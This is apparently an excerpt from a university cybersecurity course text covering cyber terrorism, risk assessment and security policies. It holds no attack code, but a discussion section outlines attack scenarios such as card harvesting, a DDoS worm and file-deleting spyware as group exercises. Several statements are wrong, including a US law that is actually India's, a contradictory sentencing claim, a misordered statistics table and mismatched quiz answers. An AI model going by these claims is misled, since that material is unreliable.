The task of securing national and valuable infrastructures is a continuous exercise. This is because attackers every day are improving their skills of attack, as the manufacturer and security community trying to ensure security and building patches for existing vulnerabilities. Towards this end, the followings are some of the panaceas and best practices for ensuring the security of national and individual cyber facilities:

3.4.1 Keeping Firewall on Always

The firewall of any computer system is a gateway through which vulnerability can enter the system. Professional hackers usually examining the state of the firewall before any attack can be carried out. A firewall in a good state will alert the administrator the impending danger to the system. Therefore, the firewall of a system must always on and be in an up-to-date state.

3.4.2 Install Up-to-date Antimalware

Antimalware such as commercial antivirus, antispyware should be installed on the system and up-to-date. This will ensure the system is secure against known malware.

3.4.3 Keep the Operating System Up-to-date

The operating system of users should be updated with the current version so as to include the patches from the manufacturer. Manufacturers do discover vulnerabilities from time to time and thereby build patches for the update.

3.4.4 Download Program From an Only Trusted Source

The source of software to be downloaded is very important in ensuring the security of data on the system. Most of the Trojans and other information-stealing malware are find their way to the host through internet download. Through the internet downloaded files, keyloggers and backdoors can be installed on the system and serve as holes through which information can be collected and sent to the hacker.

3.4.5 Turn Off the System While not in Use

It is good to turn off the system when not in use to avoid unwanted activities of hacker on the system through the backdoor. This will also prevent a hacker from having unauthorized sniffing or access to the system.

Cyber terrorists are motivated by certain factors. What are these factors?

3.5 Reasons/Motivations for Cyber Terrorism

There are several reasons terrorists are engaging in the act on a continuous basis. Some of these reasons are highlighted below:

- It is cheaper to engage in cyber terrorism than other methods.
- Anonymity: It is easier to get away with the act perpetrated online.
- The act can be done from anywhere with access.
- Cyber terrorist always targets and affect the largest population.
- There is little or no regulation and control in many countries.
- The fast movement of information makes it easier to be committed.

The statistics of countries with most cyber terrorism as of 2002 are given in table 2.3 below:

Table 2.3: Statistics of Countries with Most Cyber Terrorism

S/N	Country	Percentage (%)
1	United States	35.4
2	South Korea	12.8
3	China	6.2
4	Germany	6.7
5	France	4.0

3.6 Terrorist Organisations

Cyber terrorist organisations are those terrorists specialised in attacking cyberinfrastructures for various reasons. Today there are more than 40 terrorist organisations which maintain websites and use different languages. Many of these terrorists are existing to change the ideology of society, fight with the existing government, and try to change the ruling government. Some of these terrorist organisations are listed in table 2.4 below.

Table 2.4: Some of the Terrorist Organisations in the World

S/N	Region	Group
1	Africa	Boko Haram Islamic State (IS) in West Africa Al-Shabaab
2	Middle East	The Unix Security Guards (pro-Islamic group) The Popular Front for the Liberation of Palestine The Anti - India Crew Al Qaeda
3	Europe	The Irish Republican Army The Basque ETA movement Israel and Pakistan groups fighting each other using cyber attacks.
4	Anonymous 	Hacker leaderless movement. Originated in 2003 on the imageboard 4chan Use masks for disguise. Most famous hacktivist group in the world. Use their technological knowledge to attack corporations and organisations they consider corrupt. Their first act was against the church of Scientology
5	Agencies	Attacks the websites of MasterCard and Visa using denial of service for refusing payments of donations to the website WikiLeaks. Retaliate Mega upload Raids. Hack into Sony's PlayStation network and getting access to 77 million accounts. Considered the top terrorist threat to the U.S government.

-

3.7 Cyber Terrorist Attacks

Cyber terrorist attacks are attacks executed by terrorists and their associates to effect political, economic, or social damages to the people or nation's infrastructures for various reasons. Some of these attacks are given below:

i. Significant economic damage

This attack includes lost files and records, data destruction, stolen credit cards, money stolen from accounts etc.

ii. Disruptions to communications
iii. Disruptions in supply lines
iv. Airlines disruption
v. General degradation of the national infrastructure

3.8 Defence against Cyber Terrorism

Some of the defences to the spate of cyber terrorism are:

1. **Cyber Terrorism Legal Provision**
   There should be strong legal provisions against this act of national calamity called cyber terrorism. Section 18, article 1 and 2 of the cybercrime Act, 2015 of Nigeria states: Cyber terrorism (1) Any person that accesses or causes to be accessed any computer or computer system or network for purposes of terrorism, commits an offence and liable on conviction to life imprisonment. (2) For the purposes of this section, "terrorism" shall have the same meaning under the Terrorism (Prevention) Act, 2011, as amended. This act in Nigeria permits Nigeria Police to acquire warrants to search and seize the computer a suspect, file charges where the crime occurs, commence a proper investigation, and file charges for prosecution. In the United States of America, the amendments under the Information Technology Act, 2000 defined the term "Cyberterrorism" U/Sec. 66F. This definition includes threatening the unity, integrity, security or sovereignty, and denying access to the authorised person to access his/her computer resource, contaminating computer with malware, conduct causes death, injuries, damage to or destruction of property. This law allows the FBI to collect warrants to search and seize a computer of suspects, file charges where the crime occurs, and commence an investigation for appropriate charges.

2. **Cybercrime Treaty**
   This is an international agreement to foster unity among law enforcement agencies of member countries in fighting cyber terrorism. This agreement provides standard ways to resolve international cases.

3. **Cyber Terrorism Punishment**
   This is penalties imposed on the offenders of various acts and laws of cyber terrorism. The punishment of cyber terrorism in Nigeria under the Cyber terrorism Act 2015 is life imprisonment. The United State law states that whoever commits or conspires to commit cyber

terrorism shall be punishable with imprisonment, which may extend to imprisonment for life. I.e. Imprisonment not exceeding 14 years.

4. **Education and Awareness**
International communities must ensure continuous education of his people and create education programmes on the impacts of cyber terrorism on political, social, and economic activities.

5. **Research and academic programs dedicated to security**
There should be continuous research in the field of computer and cybersecurity. This will ensure the users have adequate knowledge and awareness against the impending attacks. Current statistics show that only twenty per cent of the populace is aware of cybersecurity importance in Nigeria.

6. **Computer crime treated more seriously**
The stakeholders must, as a matter of importance, take malware attack and cyber terrorism a national calamity. The cybercriminal laws must be updated and uphold unfailingly from time to time and to ensure deterrence and prevention. The cybercrime act 2015 is the first in Nigeria that ensure the perpetrators of cybercrime are punish to protect the reoccurrence of the offence. These laws and principles should be properly utilised and updated to serve as a benchmark for the development of cybercriminal laws in Nigeria.

7. **Every police department must have access to computer crime specialists**
Presently the number of computer crime detector in the Nigeria security agencies is relatively low compare to what we have in other developed countries most especially the police who is primarily saddled with the responsibility of detecting and prosecuting criminals. Also, the facilities available for the detection of cybercriminals are inadequate for effective crime detection to occur.

8. **Security professionals must have a forum to report and discuss emergencies**
This forum is existing and becomes necessary to share and report various detected vulnerabilities in the existing operating system for necessary correction. The forum will also serve as a discussion forum where the security of future technologies will be examined.

Discussion

Groups with activities

Group 1
Design a fake e-commerce sites
Harvest credit card numbers, bank account numbers, and so forth
All numbers posted to the Web anonymously on a predetermined date

Group 2
Creates a worm.
A DDoS on key financial Web sites, all to take place on the same predetermined date.

Group 3
Creates a Spyware
Displaying business tips or slogans, popular download with business people
Deletes key system files on a certain date

Group 4 and 5
Footprint major bank operations.

Group 6
Flood the Internet with false stock tips.

Case Studies

A. *One of the first recorded cyber-terrorist attacks was in 1996 when a computer hacker allegedly associated with the White Supremacist Movement temporarily disabled a Massachusetts Internet service provider (ISP) and damaged part of the ISP's record keeping system.*
B. *The ISP had attempted to stop the hacker from sending out worldwide racist messages under the ISP's name.*
C. *The hacker signed off with the threat, "you have yet to see true electronic terrorism. This is a promise.“*
D. *." Since 1996, attacks have continued with increasing severity.*

A. In Tehran [Iran], the armed forces and technical universities joined to create independent cyber R & D centres and train personnel in IT skills.
B. Tehran seeks to buy IT technical assistance and training from Russia and India.
C. Russia’s armed forces have developed a robust cyber warfare doctrine.
D. Moscow also has a track record of offensive hacking into Chechen Web sites.
E. Available evidence is inadequate to predict whether Russia’s intelligence services or armed forces would attack U.S. networks.

Source: Adrian Suarez, Gabriel Otero, Fraz Bokhari, G. S. Young. Cyber Terrorism, CS375 Computers & Society. August 10, 2012.

4.0 Self-Assessment Exercise(s)

1. A malware called _____________ can be installed on the victim's system and used to collect important data as they are typing into the system through the keyboard.

   E. Clickjacking
   F. Keyloggers
   G. Phishing
   H. Data breach

Answer: B

2. The following provide adequate security against cyber criminals on your computer, except?

   A. Keeping Firewall on Always
   B. Install Up-to-date Antimalware
   C. Keep the operating system up-to-date
   D. Download free software online
   Answer: D

5.0 Conclusion

This unit has introduced you to the concepts of cyber terrorism. That is; the meaning and reasons for cyber terrorism and the attacks and techniques used for execution. The unit also x-rays various terrorist organisations existing across the globe. Also, in the unit, you learnt various preventive measures against cyber terrorism (Laws and punishment). Cases were given related to the occurrences of cyber terrorism attacks, a country with technicality and prevention capabilities.

6.0 Summary

This unit discussed the concepts of cyber terrorism. The unit shows how cyber terrorists can use the malware discussed in unit one of this module to attack the vita infrastructures of government or individual for political, social, or economic purpose. The unit also examines how various nations can use the intrusion detection system discussed in unit two of this module and other strategies to curtail the activities of cyber terrorists. It discusses forms of attacks cybercriminals, and cyber-terrorist can launch to attack an individual, corporate, or government of a nation. Preventive measures against cyber terrorism were given to reduce the menace.

7.0 References/Further Reading

Ahmad, R. & Yunos, Z. (n.d.). *The application of Mixed method in Developing a Cyber Terrorism Framework.*

Geoghan, D. (2018). *Introductory Visualising Technology, Security and Privacy*, 6th ed.).

Nigeria Cybercrime Prohibition Prevention Act 2015

Suarez, A., Otero, G., Bokhari, F. & Young, G. S. (2012). *Cyber Terrorism, CS375.* Computers & Society.

Module 3: Security Management

Module Introduction

The advances in technology today is as a result of the demand for more speed in data communication, the size of data transfer, video information, access to information anywhere and at any time and, the list is endless. To access information wherever and at any time can only be achieved if devices have the capability of interconnectivity and interoperability. The interconnectivity of the organisation system is through networks. The bigger the networks, the more vulnerable it is to security challenges involving the system resources on these networks. The business organisations face threats in the form of theft, vandalism and sabotage with respect to their information on the network. To avert these threats, the security of the resources on the network must be assured. There is the need to access the risk the organisation is open to. Such an assessment process consists of a comprehensive and continuous analysis of the security threat to the system that involves auditing of the system, assessing the vulnerabilities of the system, and maintaining credible security policy and a vigorous regime for the installation of patches and security updates. The process to achieve all these and more consists of several tasks, including a system security policy, identification of threat and threat analysis and vulnerability assessment.

Unit 1: Risk Analysis

Contents

1.0 Introduction

This unit outline, in brief, the process and issues that need to be considered when undertaking a risk assessment. We will start by examining, the main risk assessment processes; asset identification, vulnerability assessment, threat assessment, risk assessment, and defining countermeasures for the risks. Secondly, the mentioned components will be addressed in detail. We then conclude by considering the risk mitigation process in light of the results of the risk assessment.

The likelihood of a threat exploiting a vulnerability and thereby causing harm to an asset is known as **Risk.** The major compromise areas when this threat exploits vulnerability are the confidentiality, integrity, availability, and non-repudiation of information security. Risk, as is shown in equation 1, is a function of threat, vulnerability and asset value in which, if any of the product components are missing, then there is no risk.

$$Risk = threat \times vulnerability \times impact(asset\ value) \qquad (1)$$

Risk analysis is a decision-making process under uncertainty that entails risk assessment, risk management, and risk communication; this is shown in Figure 3.1. This process evaluates information by gathering and recording events that can lead to recommendations for a decision or action in response to a known threat.



Risk Management
• Policy, preferences, and values
Risk Assessment
• Science and evidence
Risk communication
• Interactive exchange of information, opinions, and preferences concerning risks

Fig. 3.1: Three functions of risk analysis (Yoe, 2019)

2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- explain the basic information security risk assessment
- identify and value information asset
- describe the threats
- analyse potential threats to information systems.

3.0 Main Content

3.1 Basic Information Security Risk Assessment

Risk assessment for the purpose of securing network information addresses four main areas: confidentiality, integrity, availability, and non-repudiation. Confidentiality protects information from being access by unauthorised persons. Cryptography can be used as a method to achieve confidentiality. Integrity means that the information is not tempered with throughout its life cycle, thereby causing damage or disruption. Availability requires the information to be protected to avoid being degraded or made unavailable without authorisation. Non-repudiation prevents an individual from denying haven received or sent information.

3.1.1 Asset Identification

The asset is the form people, information, processes and the physical assets like building and equipment need to be considered bearing in mind the four areas listed earlier.

- If the confidentiality of the asset is breached, what would be the impact on the organisation?
- If the integrity of the asset is breached, what would be the impact on the organisation?
- If this asset is no longer available, what effect will it have on the organisation?
- What effect would it be on a business organisation if no evidence is traced to a transaction that had taken place?

3.1.2 Vulnerability Assessment

Vulnerability is that which allows a threat to compromise an information system or process. Vulnerabilities can affect the human factor in an organisation which can come from within the user organisation or external to the organisation. A vulnerability assessment within an organisation is an internal weakness factor of the asset (people, information, processes and the physical assets) that could be exploited.

3.1.3 Threat Assessment

Threat assessment is the process whereby an organisation begins to look outside its boundaries to understand threats that could exploit its vulnerability.

3.1.4 Risk assessment

The risk assessment is scenario-based process development, with the risk contribution from all possible situations that leads to the outcome or event of interest. Risk assessment involves information gathering on the impact on organisations asset (people, information, processes and the physical assets) that could be affected by the threat and what their vulnerability level is.

3.1.5 Countermeasures

The last step is to define measures that will mitigate all sources of risk that have been identified with respect to people, information, processes and physical assets.

The countermeasures should be within the framework of the organisational philosophy and should mitigate the risk to a bearable minimum that will not have any impact on the security of the organisation. These measures may include practical, up-to-date patching policy or a new mechanism for access control that must be viewed within the context of people, information, processes and physical assets.

3.2 Risk Assessment Activities

Risk assessment is a continues process and ever-evolving as the need arises. The risk assessment process can be broken down into six basic steps, as shown in Figure 3.2. The tasks which are shown in a linear fashion are often accomplished in an iterative way.



Identify and value information asset
Define the threats
Define vulnerability
Combine this listed information to assess the risk and assign a risk level
Define countermeasures
Mitigate risk to an acceptable level

Fig. 3.2: Risk Assessment Tasks

3.2.1 Identify and Value Information Asset

This is the first stage of risk assessment. It is important to identify and value all the asset within an establishment which could be in the form of people, information, processes and physical asset. The information asset includes all internal/external management information and intellectual property rights which could be in hard copy or in electronic form. This, therefore, will necessitate for both physical and electronic securities as well as processes to actualise them. Asset valuation is necessary to know the impact it would have when not available. There is a need to understand the linkages and dependencies that exist once an information asset has been identified.

3.2.2 Define the Threats

Threat agents are considered next, having identified the information assets that need to be protected. Threat assessment of generic threat agents like a pressure group, competitors, terrorist group, hackers, organised crime and insider threat agents are carried out. Organisations should be equipped with multiple software and hardware tools to carry out a risk assessment in order to ease the mitigation process.

3.2.3 Define Vulnerability

Vulnerability in information asset, physical, technological asset, people and processes are defined. Standards which vary from organisation to organisation should be in place to identify the vulnerability they are exposed to. Incessant attacks on organisations allow them to come up with a series of structures for identifying particular threat type, the period they happen and where the vulnerability areas are. Denial-of-service attack on a web server in the information technology department can be used as an example.

Penetration testing can be used to assess computer, network and web application vulnerabilities. This test can be performed manually or automated with a software application on a one-term base or periodically. The test gives detailed reports on the vulnerability areas and should be studied carefully and incorporated into the risk assessment process. Another type of test is personnel physical penetration testing which comes in the form of persuading staff to give away confidential information, official passwords and login details.

3.2.4 Combining Information to Assess Risk and Assign a Risk Level

To evaluate the level of risk as is seen in equation (1), threat and vulnerability must be known as well as the impact they have on the asset. Many software methods and tools claim to provide a quantitative approach to measuring risk; caution should be observed by risk management personnel as to whether the solution they claim to offer is justifiable. A 2-by-2 matrix non-software based solution can be employed to assess those assets that are most prone to risk. The risk shown in Figure 3.3 has been prioritised in the order D, C, B, A, E due to the size of the asset.




Fig. 3.3: Vulnerability

3.2.5 Define Countermeasures

Having defined or acknowledged the presence of risk and how vulnerable the system is, measures must be put in place to prevent and avoid the risk as the case may be. These measures should mitigate the risk to an acceptable organisational level. A countermeasure or sets of countermeasure might be peculiar to a specific or group of risk, and as such, a single or particular countermeasure would not be able to mitigate all risk types. This is because some countermeasures prevent threats from happening while others act on them once detected. Prevention means the types of threats are already known, and measures are already in place to checkmate them while detection of a threat means the quick discovery of the presence of the threat once information security breach occurs. A breach in information security must be followed by a reaction to act on the threat in order to avert the damage it will cause when it happens.

After selecting and defining countermeasures for all forms of threat, a plan is drawn to ensure its implementation. Security risk manager assigns personnel to head and monitor specific countermeasure units. Robust countermeasures plan completely eradicate risk or mitigate them to an acceptable level. The implementation of countermeasures brings to an end of a particular risk assessment process.

4.0 Self-Assessment Exercise(s)

1. ______________ is the process whereby an organisation begins to look outside its boundaries to understand threats that could exploit its vulnerability.

   a. Threat assessment
   b. Risk assessment
   c. Vulnerability Assessment
   d. Asset Identification

   Answer: A

A. Risk assessment for the purpose of securing network information addresses ___________ main areas.

A. 5
B. 2
C. 4
D. 3
Answer: 4

5.0 Conclusion

You have now been introduced to the various units that encompass the risk assessment process; asset identification, vulnerability assessment, threat assessment, risk assessment, and defining countermeasures of risk. We undertook in detail the risk assessment activities that need to be carried out in order to mitigate or prevent risk. You also learnt that an implementation plan is needed after identifying and defining several countermeasures.

6.0 Summary

Risk is the likelihood of a threat exploiting a vulnerability and thereby causing harm to an asset. The major compromise areas when threat exploits vulnerability are: confidentiality, integrity, availability and non-repudiation of the information security. Other are assets in the form of people, information, processes and physical assets like building and equipment.

7.0 References/Further Reading

Jones, ., & Ashenden, D. (2005). *Risk Management for Computer Security: Protecting Your Network and Information Assets*. Elsevier.

Kizza, J. M. (2009). *Guide to Computer Network Security*. Springer.

Yoe, C. (2019). *Principles of Risk Analysis: Decision Making under Uncertainty*. CRC Press.

Unit 2: Security Policies

Contents

1.0 Introduction

In this unit, we will first look at the basic principles of a good security policy. We will then discuss in details the components needed in creating a good security policy bearing in mind that the implementation will be enforced.

The rules and practices that an organisation uses to manage and protect its information resources from internal and external threats are security policies. These policies must be developed, documented, enforced, periodically reviewed and evaluated to ensure proper management.

2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- describe principles of a good security policy
- create security policies
- explain the documentation of security policies

3.0 Main Content

3.1 Principles of a Good Security Policy

Security policy is such that no single person, device or configuration is enough to solve all the flaws in the system. Existing policies need to be modified or updated to accommodate the new trend in crime, and new policies might need to be developed because of system configuration.

Just as we have seen in the risk analysis, confidentiality, integrity and availability of information must be maintained to deem it secure throughout the life cycle of an organisation. Proper creation of security policies can be achieved in several ways, and some of them are listed below.

- **Principle of least privilege:** Minimum authentication level needed for application, services and users to accomplish their job functions should be created.
- **Defence in depth:** Multiple security layers should be created in the event of a compromise of the preceding layer.
- **Secure weak links:** Weaker links in the security chain should have the most robust authentication (multiple biometric authentications can be used).
- **Universal participation:** If more than one body (for example, several security bodies) are saddle with enforcing security policies, the effective participation of all is vital to its success.
- **Defence through simplicity: C**omplexity in security policies make it more vulnerable to threats. Simpler sub-system can be created to mitigate threats.
- **Compartmentalisation:** Create 'redundancy' in authentication such that the compromise of one security layer with not have any impact on the system as other security layers are automatically active.

3.2 Creating Security Policies

Developing security policies involve developing program policies, system-specific policies and issue-specific policies.

Program policies: This policy addresses overall security goals which should apply to all resources within an organisation. The organisational heads must give directive for policy development that will address the security goals of all systems operating within the organisation. For instance, program policies can address confidentiality, integrity and availability. Program policies are expected to meet the following criteria highlighted below:

- The plans should comply with existing laws and regulations of the state and the federal government.
- The policy should support and enforce the organisational mission.

Table 3.1 shows the modules of the complete program policy.

Table 3.1: Features of a Proper Program Policy

Features	Description
Purpose Statement	Give the reasons why the policy is being established and what security goals it intends will address.
Scope	Define which resources are addressed by the policy, such as personnel, software, hardware, information
Assignment of responsibilities	Define responsibilities for program management.
Compliance	Describe how the organisation will enforce the program and also establish any disciplinary action for breaches in the program policy.

System-specific policies: This addresses the organisation's goals and security issues of a particular sub-system. Big organisations may have a precise policy for different sub-system which cannot be generalised.

Issue-specific policies: This address specific security issues such as sending/receiving e-mail attachments, installation of unauthorised software or equipment and Internet access.

Once the security issues have been identified, the development of issue-specific policies using the features defined in Table 3.2 is carried out.
The procedures for developing security policies are:

- Obtain a written commitment from management for the enforcement of security policies.
- Working relationships between unit and departments, such as human resources, internal audit, facilities management, and budget and policy analysis, are established.
- The approval process should be established, which will include legal and regulatory specialists, human resources representative, and policy and procedure experts.

Table 3.2: Issue Specific Policy

Features	Description
Issue statement	Terms and conditions relevant to the specific policies should be identified. How do you define an unlicensed software or acceptable Internet sites?
Statement of the organization's position	Reflect on management's position regarding standard policies, e.g. the use of unlicensed software is prohibited.
Applicability	Specify who the policies apply to and, where and when it should apply.
Compliance	State who enforces the policy
Points of contact	Identify resources for information and guidance.

3.3 Documenting Security Policies

The documentation of security policies and procedures takes place after it has been developed. Departments and units within an organisation are expected to protect their network, sensitive information from organisation users. The goal of documenting security policies is to ensure that the confidentiality, integrity, accountability, and availability of information data is not compromised. The guideline for documenting security policy is summarised in Table 3.3.

Table 3.3: Documentation Guideline for Security Policy

Guideline	Description
Define policies	• Identify the general risk areas. • Outline how the risk can be addressed. • A method of checking compliance through audits should be provided. • Plans for implementation and enforcement should be
Define standards	• Define bench requirements to address specific risks. • Methods for checking compliance of policies should be defined. • Plans for implementation and enforcement should be
Define guidelines	• Identify best-known practices that will enhance compliance.
Define enforcement	• All should know authorised personnel that will review and investigate breaches in policies. • Define enforcement means.
Define	Define exceptions to security policies.

3.4 Implementing Security Policies

Awareness of security policies must first be known to persons in the organisation. It is only then that implementation can be enforced. This awareness can be through document dissemination, emails, newsletters, web site, workshop and training programs. The guidelines for implementing security policies is shown in Table 3.4.

Table 3.4: Guidelines for Implementing Security Policies

Guideline	Description
Create awareness	• Employees should be notified about any new security policies. • Followup update of the new security policies should be disseminated to the employees. • Hard and electronic copies of the policy should be published.
Maintain awareness	• Web site • Posters • Newsletters • E-mail

3.5 Review and Evaluate Security Policies

Periodic review of the security policies by organisations is essential for the fulfilment of the organisation security needs. Department and unit are equally responsible for reviewing and evaluating their security policies too.


Guidelines for security policy review and evaluation are outlined below:

- Delegate responsibilities in reviewing security policies and procedures.
- Implement a procedure for departments in reporting security incidents to designated personnel.
- Evaluate the nature, number, and impact of security incidences that have happened.
- Evaluate the cost and impact the policies will have on efficiency.
- Evaluate what effects these changes will have on the organisations and their technology.

There are means through which security awareness can be disseminated in an organisation, identity these means.

Security awareness can be disseminated through one of the following means; emails, newsletters, web site, workshop or training programs.

Case Study 1



The Company maintains a voice-mail system and an electronic-mail (e-mail) system to assist in the conduct of business within the Company. These systems, including the equipment and the data stored in the system, are and remain at all times the property of the Company. As such, all messages created, sent, received, or stored in the system are and remain the property of the Company.

Messages should be limited to the conduct of business at the Company. Voice-mail and electronic-mail may not be used for the conduct of personal business.

The Company reserves the right to retrieve and review any message composed, sent, or received. Messages may be reviewed by someone other than the intended recipient.

Messages may not contain content that may reasonably be considered offensive or disruptive to any employee. Offensive content would include, but would not be limited to, sexual comments or images, racial slurs, gender-specific comments, or any comments that would offend someone on the basis of his or her age, sexual orientation, religious or political beliefs, national origin, or disability.

Employees learning of any misuse of the voice-mail or electronic-mail system or violations of this policy shall notify the Director of Human Resources immediately.

4.0 Self-Assessment Exercise(s)

1. Content-specific policies can be categorised as a method of developing security policies. Yes or no?

   Answer: No

   A. Periodic review of the security policies by organisations is essential for the fulfilment of the organiSation security needs. True or false?

   Answer: True

5.0 Conclusion

Once an organisation has developed a set of security policies, then the procedure, plans, guidelines and standards that support those policies should be documented and disseminated to the appropriate managers and users. Since security policies are ever-evolving, continuous review and evaluation are necessary to keep the document up to date else; it becomes obsolete.

6.0 Summary

The rules and practices that an organisation uses to manage and protect its information resources from internal and external threats are security policies. Security policy is such that no single person, device or configuration is enough to solve all the flaws in the system. Proper creation of security policies can be achieved through the principle of least privilege, defence in depth, secure weak links, universal participation, defence through simplicity and compartmentalisation. Developing security policies involve developing program policies, system-specific policies and issue-specific policies.

7.0 References/Further Reading

Guillermo, F., Encinas, E. L., Hernandez, L. & El-Sheikh, E. (2017). *Computer and Network Security Essentials*. Springer.

Kizza, J. M. (2009). *Guide to Computer Network Security*. Springer.

Peltier, T. R. (2004). *Information Security Policies and Procedures: A Practitioner's Reference*. Auerbach.

Syngress (2010). *Creating Security Policies and Implementing Identity Management with Active Directory*. Syngress.

Unit 3: Vulnerability Assessment

Contents

1.0 Introduction

Vulnerability is a weakness or flaw in a hardware or software system which can be from the design stage that can be exploited to gain unauthorised access. Untrusted or unknown applications can create a security breach for a malicious attacker to embed malware into the system applications. Due to the vulnerability in the computer system, it must be protected from itself, the user and external forces that could serve as threats to the computer system and the user. A vulnerability assessment within an organisation is an internal weakness factor of the asset (people, information, processes and the physical assets) that could be exploited.

In this unit, an overview of the main security threats types faced by a standalone computer system and on the network and, their user will be highlighted. They include intrusion by various means, physical access, phishing, eavesdropping, password cracking, botnets, denial-of-service attacks, computer viruses and malware.

2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- describe computer security vulnerability, threats and attack
- explain social engineering and phishing
- discuss denial-of-service attack
- perform vulnerability assessment on a network to identify security flaws.

3.0 Main Content

3.1 Computer Security Vulnerability, Threats and Attack

A vulnerability results from weakness in the design, configuration, implementation, or management of a network which exposes it to exploitation by threats. Vulnerabilities lead to information loss and downtime. A threat is anything that affects the confidentiality, integrity, or availability of a network or system. A threat takes many forms and affects both hardware and software part of a network.

A specific technique used by intruders to exploit a vulnerability is known as an attack. Attacks could be either active or passive with the latter sniffing or eavesdropping on a network without being noticed. Computer system and its user are exposed to various forms of attack as can be seen in Figure 3.4. The figure summarises the basic threats in a computer network system, but we shall discuss details of all forms of threats.

3.1.1 Intruder

An intruder is one who infiltrates a computer and network security measures that have been put in place, thereby exploiting it. Reasons for this attack could be for personal gains or profit, challenge and awareness to the owner that their system is not full proof against attack. Direct access and network attack are done when an intruder gains physical access to a computer system and network, respectively. The latter is done through virtual private network tunnelling or proxy servers. Physical access is achieved by bypassing/resetting of password using software tools (for example, iSumsoft) and booting through another operating system. Physical access to written password by users is the easiest way of password attacks. Other attackers use password tools to generate short word and easy word character passwords.

3.1.2 Social Engineering and Phishing

